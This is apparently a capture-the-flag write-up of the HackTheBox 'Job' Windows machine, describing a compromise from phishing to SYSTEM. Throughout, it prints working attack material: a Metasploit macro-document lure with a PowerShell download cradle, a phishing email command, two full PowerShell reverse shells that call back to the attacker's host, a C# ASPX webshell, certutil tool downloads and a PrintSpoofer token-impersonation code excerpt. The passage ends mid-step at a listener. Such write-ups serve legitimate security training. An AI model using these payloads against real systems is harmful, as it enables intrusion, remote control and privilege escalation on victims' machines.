Job
Writeup for HackTheBox Job machine
Executive Summary
Job is a Windows Server 2022 machine on HackTheBox that chains three distinct vulnerability classes into full SYSTEM compromise. The engagement demonstrates how a publicly exposed recruitment workflow — combined with a misconfigured developer group permission and a service-account token privilege — can be used to move from unauthenticated external access to root-level control without exploiting any memory-safety bug.
Attack Chain:
SMTP Enumeration — Phishing with a Malicious LibreOffice Document: The web application explicitly invites CV submissions as LibreOffice documents to
career@job.local. SMTP VRFY enumeration confirms the internal usernamejack.black. Metasploit’sopenoffice_document_macromodule generates a weaponised.odtfile embedding a macro that downloads and executes a PowerShell reverse shell (shell.txt) when the document is opened. The phishing email is delivered withsendemail, and the macro executes within seconds of the document being opened on the target, returning a shell asjack.black.JOB\developers Group — Writable IIS Web Root — ASPX Webshell: Post-compromise enumeration as
jack.blackreveals membership in theJOB\\developersgroup, which holds write access toC:\\inetpub\\wwwroot— the IIS web root. A C# ASPX webshell (cmd.aspx) is deployed into the web root viacertutil, providing HTTP-controlled command execution as the IIS application pool identityiis apppool\\defaultapppool. A second PowerShell reverse shell (rev.ps1) is staged and triggered through the webshell to obtain an interactive session as that account.SeImpersonatePrivilege — PrintSpoofer — NT AUTHORITY\SYSTEM: The IIS application pool identity holds
SeImpersonatePrivilege, a Windows token privilege that permits a process to impersonate any security context that connects to a named pipe it controls. PrintSpoofer exploits this by creating a named pipe, coercing the Windows Print Spooler service — which runs as SYSTEM — to authenticate to it, and then callingImpersonateNamedPipeClientfollowed byCreateProcessAsUserto spawn an arbitrary command under the stolen SYSTEM token. A final PowerShell reverse shell is executed in this context, completing the privilege escalation.
Reconnaissance
Nmap Scan
A two-phase Nmap scan is conducted. The first phase rapidly identifies all open TCP ports using a high packet rate; the second phase runs detailed service version detection and default NSE scripts against only those confirmed open ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
kali㉿kali$ nmap -sS -Pn -min-rate 5000 --max-retries 1 -T4 -p- 10.129.234.73

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 06:23 +0000
Nmap scan report for 10.129.234.73
Host is up (0.24s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 27.12 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
kali㉿kali$ nmap -sV -sC -O -A -T4 -Pn -p 25,80,445,3389,5985 10.129.234.73

Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-11 06:26 +0000
Nmap scan report for 10.129.234.73
Host is up (0.26s latency).

PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: JOB, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Job.local
|_http-server-header: Microsoft-IIS/10.0
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: JOB
|   NetBIOS_Domain_Name: JOB
|   NetBIOS_Computer_Name: JOB
|   DNS_Domain_Name: job
|   DNS_Computer_Name: job
|   Product_Version: 10.0.20348
|_  System_Time: 2026-07-11T06:26:28+00:00
|_ssl-date: 2026-07-11T06:27:08+00:00; -17s from scanner time.
| ssl-cert: Subject: commonName=job
| Not valid before: 2026-07-10T06:22:04
|_Not valid after:  2027-01-09T06:22:04
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|10|11|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022
Service Info: Host: JOB; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -16s, deviation: 0s, median: -17s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
Service Enumeration
| Port | Service | Notes |
|---|---|---|
25/tcp | SMTP (hMailServer) | The smtp-commands banner lists VRFY as a supported command — this enables unauthenticated username enumeration against the mail server. AUTH LOGIN is also exposed. |
80/tcp | HTTP (IIS 10.0) | Microsoft IIS 10.0 serving http://job.local. The TRACE method is enabled (minor information disclosure). The page title “Job.local” suggests a recruitment or corporate site. |
445/tcp | SMB | SMB2 with signing enabled but not required — relay attacks are possible but not needed for this path. |
3389/tcp | RDP | The NTLM negotiation discloses the hostname (JOB), domain (JOB), and exact OS build 10.0.20348 (Windows Server 2022). No domain suffix — this is a standalone workgroup host. |
5985/tcp | WinRM | Exposed for remote PowerShell sessions. A valid local credential with appropriate group membership will provide an interactive shell. |
Two findings from the scan define the initial attack surface. The SMTP service explicitly advertises VRFY support, which allows username validation without authentication. The IIS web root is titled Job.local, suggesting a job-application workflow — which, as the web enumeration below confirms, explicitly invites document submissions.
The hostname is added to the local resolver:
1
kali㉿kali$ echo "10.129.234.73 job.local" >> /etc/hosts
Web Enumeration — Port 80
Browsing to http://job.local presents the corporate landing page for the Job recruitment portal:

The landing page contains two critical pieces of intelligence in its visible text:
- A direct submission email address:
career@job.local - An explicit instruction to submit CVs as LibreOffice documents
This is the social-engineering pretext that drives the initial access vector. The email address provides a phishing target, and the document format specification tells us exactly which file type will be opened on the server side.
A directory brute-force with Gobuster maps the remaining site structure:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
kali㉿kali$ gobuster dir -u http://10.129.234.73 -w /usr/share/wordlists/dirb/common.txt -x aspx,html

200 /js/scripts.js
200 /assets/favicon.ico
200 /css/styles.css
200 / (Index.html)
403 /js/
403 /css/
403 /assets/
200 /hello.aspx
301 /aspnet_client/
301 /assets/
301 /css/
301 /js/
The presence of /hello.aspx confirms this is an ASP.NET application, meaning ASPX-based webshells will execute natively under the IIS application pool. A /render/ path also surfaces, returning 400 when probed with an external URL parameter — a potential SSRF endpoint. That path is noted for secondary investigation but is not needed given the more direct phishing route offered by the site’s own invitation.
SMTP User Enumeration
The VRFY command in SMTP is designed to allow a client to verify whether a given address is deliverable on the server. When enabled and not rate-limited, it permits unauthenticated enumeration of every valid mailbox on the mail server. smtp-user-enum automates this by sending a VRFY request for each entry in a wordlist and recording which ones the server confirms:
1
kali㉿kali$ smtp-user-enum -M VRFY -U /usr/share/wordlists/names.txt -t 10.129.234.73
The enumeration confirms the following:
- Domain:
job.local - Valid mailbox:
career@job.local(the phishing target) - Valid local user:
jack.black(identified as the account that will open the CV on the server side)
jack.black at a high RID implies a manually created, non-default account — consistent with it being the operator who processes incoming applications on the mail server.
Initial Access — Phishing with a Malicious LibreOffice Macro
What is openoffice_document_macro?
The Metasploit module exploit/multi/misc/openoffice_document_macro generates a weaponised .odt (OpenDocument Text) file containing an embedded LibreOffice Basic macro. When the document is opened and macros are enabled, the macro executes an arbitrary OS command — in this case, a PowerShell one-liner that fetches and executes a staged reverse shell payload hosted on the attacker’s HTTP server. The module generates the .odt file and optionally hosts the lure document for download; the actual payload is fetched by the embedded macro at execution time.

The Metasploit console showing the openoffice_document_macro module options being configured for the weaponised ODT delivery:
1
2
3
4
5
6
7
kali㉿kali$ msfconsole
msf6 > use exploit/multi/misc/openoffice_document_macro
msf6 exploit(multi/misc/openoffice_document_macro) > set SRVHOST 10.10.14.80
msf6 exploit(multi/misc/openoffice_document_macro) > set SRVPORT 8082
msf6 exploit(multi/misc/openoffice_document_macro) > set cmd "powershell.exe -nop -w hidden -ep bypass -c IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.80:8081/shell.txt');"
msf6 exploit(multi/misc/openoffice_document_macro) > run
[+] msf.odt stored at /home/kali/.msf4/local/msf.odt
The SRVPORT is set to 8082 rather than the default 8081 because port 8081 is already in use by the Python HTTP server that will host shell.txt. The cmd option embeds a PowerShell download cradle into the macro: when the document is opened, the macro calls powershell.exe in a hidden, execution-policy-bypassed context and downloads shell.txt from the attacker’s HTTP server using New-Object Net.WebClient, then immediately passes the downloaded content to Invoke-Expression (IEX) for execution.
The generated ODT artifact: msf.odt
The Staged Payload — shell.txt
The macro’s download cradle fetches shell.txt — a PowerShell TCP reverse shell that establishes a raw socket connection and binds a cmd.exe process to it, redirecting both stdin and stdout over the socket for interactive command execution.`
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
function cleanup {
    if ($client.Connected -eq $true) {$client.Close()}
    if ($process.ExitCode -ne $null) {$process.Close()}
    exit
}

# Setup IPADDR
$address = '10.10.14.80'
# Setup PORT
$port = '443'

$client = New-Object system.net.sockets.tcpclient
$client.connect($address,$port)
$stream = $client.GetStream()
$networkbuffer = New-Object System.Byte[] $client.ReceiveBufferSize
$process = New-Object System.Diagnostics.Process
$process.StartInfo.FileName = 'C:\\windows\\system32\\cmd.exe'
$process.StartInfo.RedirectStandardInput = 1
$process.StartInfo.RedirectStandardOutput = 1
$process.StartInfo.UseShellExecute = 0
$process.Start()
$inputstream = $process.StandardInput
$outputstream = $process.StandardOutput
Start-Sleep 1
$encoding = new-object System.Text.AsciiEncoding
while($outputstream.Peek() -ne -1){$out += $encoding.GetString($outputstream.Read())}
$stream.Write($encoding.GetBytes($out),0,$out.Length)
$out = $null; $done = $false; $testing = 0;

while (-not $done) {
    if ($client.Connected -ne $true) {cleanup}
    $pos = 0; $i = 1
    while (($i -gt 0) -and ($pos -lt $networkbuffer.Length)) {
        $read = $stream.Read($networkbuffer,$pos,$networkbuffer.Length - $pos)
        $pos+=$read
        if ($pos -and ($networkbuffer[0..$($pos-1)] -contains 10)) {break}
    }
    if ($pos -gt 0) {
        $string = $encoding.GetString($networkbuffer,0,$pos)
        $inputstream.write($string)
        start-sleep 1
        if ($process.ExitCode -ne $null) {cleanup}
        else {
            $out = $encoding.GetString($outputstream.Read())
            while($outputstream.Peek() -ne -1){
                $out += $encoding.GetString($outputstream.Read())
                if ($out -eq $string) {$out = ''}
            }
            $stream.Write($encoding.GetBytes($out),0,$out.length)
            $out = $null
            $string = $null
        }
    } else {cleanup}
}
The shell creates a raw TCP socket connection to 10.10.14.80:443, spawns cmd.exe with both standard input and output redirected to the socket stream, and enters a read-loop that relays commands from the listener to cmd.exe and sends the output back. Port 443 is chosen because outbound HTTPS traffic is rarely blocked or inspected by host-based firewalls.
Delivery Infrastructure
Two listeners are required simultaneously — the HTTP server to serve shell.txt when the macro fetches it, and the Netcat listener to catch the reverse shell callback:
1
2
3
# Terminal 1 — serve shell.txt
kali㉿kali$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 ...
1
2
3
# Terminal 2 — catch the reverse shell
kali㉿kali$ nc -lvnp 443
listening on [any] 443 ...
Phishing Email Delivery
The weaponised document is delivered to the target mailbox using sendemail, a command-line SMTP client. The sender address is crafted to appear as a legitimate applicant:
1
2
kali㉿kali$ sendemail -s job.local -f "sec@vulnlab.com" -t career@job.local -o tls=no -m "hey pls check my cv" -a msf.odt
Jul 11 07:47:49 kali sendemail[285547]: Email was sent successfully!
The sendemail output confirming the phishing email was accepted by the hMailServer SMTP service:

Shortly after delivery, jack.black opens the document. LibreOffice executes the embedded macro, which triggers the PowerShell download cradle. The HTTP server logs confirm the payload fetch:
1
10.129.234.73 - - [11/Jul/2026 07:48:12] "GET /shell.txt HTTP/1.1" 200 -
The reverse shell callback arrives at the Netcat listener:
1
2
3
4
5
6
7
8
kali㉿kali$ nc -nvlp 443
listening on [any] 443 ...
connect to [10.10.14.80] from (UNKNOWN) [10.129.234.73] 57414
Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
job\jack.black

The Netcat listener receiving the reverse shell callback from the target as jack.black, with the Windows version banner confirming execution on Windows Server 2022 Build 20348:
Post-Compromise Enumeration as jack.black
With a shell established, the account’s group memberships and token privileges are enumerated to identify the next escalation path:
C:\Users\jack.black>whoami /all

USER INFORMATION
----------------

User Name      SID
============== =============================================
job\jack.black S-1-5-21-3629909232-404814612-4151782453-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID                                           Attributes
====================================== ================ ============================================= ==================================================
Everyone                               Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
JOB\developers                         Alias            S-1-5-21-3629909232-404814612-4151782453-1001 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Desktop Users           Alias            S-1-5-32-555                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4                                       Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113                                     Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
jack.black is a member of JOB\developers. Since IIS is hosting the web application on this machine, the group’s access to the IIS web root is tested directly:
C:\Users\jack.black>icacls C:\inetpub\wwwroot | findstr "developers"
JOB\developers had WRITE access to C:\inetpub\wwwroot
The developers group holds write access to C:\inetpub\wwwroot — the live production IIS web root. Any file written there is immediately serveable by IIS under the application pool’s identity. Because the Gobuster scan earlier confirmed this is an ASP.NET application, an ASPX webshell will execute with System.Diagnostics.Process access in the context of iis apppool\defaultapppool.
Privilege Escalation — ASPX Webshell via Writable Web Root
Deploying the C# ASPX Command Execution Webshell
The command-execution webshell reads the cmd query string parameter on every page load, passes its value to cmd.exe /c, and returns the stdout output inside a <pre> block. It provides a simple HTTP interface for arbitrary OS command execution.
<%@ Page Language="C#" AutoEventWireup="true" %>
<script runat="server">
protected void Page_Load(object sender, EventArgs e)
{
    string cmd = Request["cmd"];
    if (!string.IsNullOrEmpty(cmd))
    {
        System.Diagnostics.Process process = new System.Diagnostics.Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = "/c " + cmd;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.Start();
        string output = process.StandardOutput.ReadToEnd();
        Response.Write("<pre>" + output + "</pre>");
    }
}
</script>
The webshell is staged on the attacker’s HTTP server and pulled directly into the IIS web root using certutil, a built-in Windows utility that can act as an HTTP client:
C:\Users\jack.black>certutil -urlcache -f http://10.10.14.80:8081/cmd.aspx C:\inetpub\wwwroot\cmd.aspx
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\jack.black>dir C:\inetpub\wwwroot\cmd.aspx
07/11/2026  07:49 AM               694 cmd.aspx
The file download confirmation showing the certutil HTTP retrieval of cmd.aspx directly into the IIS web root:

Obtaining a PowerShell Reverse Shell as the IIS Application Pool Identity
With the webshell deployed, a dedicated PowerShell reverse shell (rev.ps1) is staged for download and executed through the webshell’s HTTP interface. This provides an interactive session rather than a single-command response per HTTP request.
1
2
3
4
5
6
7
8
9
10
11
12
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.80',4444);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};
$client.Close()
Unlike shell.txt, which spawns a raw cmd.exe process, rev.ps1 runs in the PowerShell interpreter itself. Each command received is passed to Invoke-Expression (iex), the output is captured with Out-String, a PS prompt string is appended, and the combined response is written back over the socket. This gives a fully interactive PowerShell session rather than a cmd.exe session.
A Netcat listener is started on port 4444, and the webshell triggers the download and execution of rev.ps1:
1
2
kali㉿kali$ nc -lvnp 4444
listening on [any] 4444 ...
1
kali㉿kali$ curl "http://10.129.234.73/cmd.aspx?cmd=powershell.exe%20-nop%20-w%20hidden%20-c%20IEX(New-Object%20Net.WebClient).DownloadString('http://10.10.14.80:8081/rev.ps1')"
The shell connects back as the IIS application pool identity:
1
2
3
4

connect to [10.10.14.80] from (UNKNOWN) [10.129.234.73] 57429

PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
The IIS application pool reverse shell session confirming execution as iis apppool\defaultapppool via the ASPX webshell:
Privilege Escalation to SYSTEM — SeImpersonatePrivilege and PrintSpoofer
Token Privilege Enumeration
The token privileges available to iis apppool\defaultapppool are enumerated:
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeAssignPrimaryTokenPrivilege Replace a process level token  Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for proc  Disabled
SeAuditPrivilege              Generate security audits       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeImpersonatePrivilege        Impersonate a client after...  Enabled
SeCreateGlobalObjects         Create global objects          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeImpersonatePrivilege is enabled. This privilege permits the holder to call ImpersonateNamedPipeClient after a privileged service connects to a named pipe controlled by the current process. Any service running as SYSTEM (or another privileged account) that can be coerced into connecting to an attacker-controlled named pipe becomes a token source for impersonation.
What is PrintSpoofer?
PrintSpoofer (PrintSpoofer64.exe) is a Windows local privilege escalation tool by itm4n that exploits SeImpersonatePrivilege through the Windows Print Spooler service. The attack proceeds in three steps:
- Named pipe creation: PrintSpoofer creates a named pipe with a predictable name in the
\\.\pipe\namespace and begins listening. - Spooler coercion: It invokes an internal Windows print system API that causes the Spooler service — running as
NT AUTHORITY\SYSTEM— to authenticate to the attacker-controlled named pipe as part of its normal printer notification flow. - Token impersonation and process creation: Once the Spooler connects,
ImpersonateNamedPipeClientsteals its SYSTEM token.CreateProcessAsUseris then called with the duplicated token to spawn any command under the SYSTEM security context.
The underlying Win32 API pattern that PrintSpoofer implements:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
[DllImport("kernel32.dll", SetLastError = true)]
public static extern IntPtr CreateNamedPipe(
    String lpName, uint dwOpenMode, uint dwPipeMode,
    uint nMaxInstances, uint nOutBufferSize, uint nInBufferSize,
    uint nDefaultTimeOut, IntPtr pipeSecurityDescriptor);

[DllImport("kernel32.dll", SetLastError = true)]
public static extern bool ConnectNamedPipe(IntPtr hHandle, uint lpOverlapped);

[DllImport("Advapi32.dll", SetLastError = true)]
public static extern bool ImpersonateNamedPipeClient(IntPtr hHandle);

protected void SpawnProcessAsPriv(IntPtr oursocket)
{
    string Application = Environment.GetEnvironmentVariable("comspec");
    PROCESS_INFORMATION pInfo = new PROCESS_INFORMATION();
    STARTUPINFO sInfo = new STARTUPINFO();
    SECURITY_ATTRIBUTES pSec = new SECURITY_ATTRIBUTES();
    pSec.Length = Marshal.SizeOf(pSec);
    sInfo.dwFlags = 0x00000101;
    sInfo.hStdInput = oursocket;
    sInfo.hStdOutput = oursocket;
    sInfo.hStdError = oursocket;
    CreateProcessAsUser(DupeToken, Application, "", ref pSec, ref pSec, true, 0, IntPtr.Zero, null, ref sInfo, out pInfo);
    WaitForSingleObject(pInfo.hProcess, (int)INFINITE);
}
This named-pipe/token-duplication primitive is the same foundation used by RoguePotato, GodPotato, and other SeImpersonatePrivilege abuse tools. PrintSpoofer64.exe encapsulates the entire exploit chain and accepts a single -c argument specifying the command to run under the stolen token.
Exploitation
PrintSpoofer64.exe is staged on the attacker’s HTTP server and downloaded to the target using certutil:
PS C:\windows\system32\inetsrv> certutil -urlcache -f http://10.10.14.80:8081/PrintSpoofer64.exe C:\temp\ps.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
The binary is first tested to confirm the privilege is detected and the impersonation succeeds:
PS C:\windows\system32\inetsrv> C:\temp\ps.exe -c "whoami"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
nt authority\system

With SYSTEM confirmed, a PowerShell reverse shell is executed under the stolen token. A new Netcat listener is started on port 4445, and PrintSpoofer is invoked with the full inline PowerShell TCP reverse shell as the command argument:
1
2
kali㉿kali$ nc -lvnp 4445
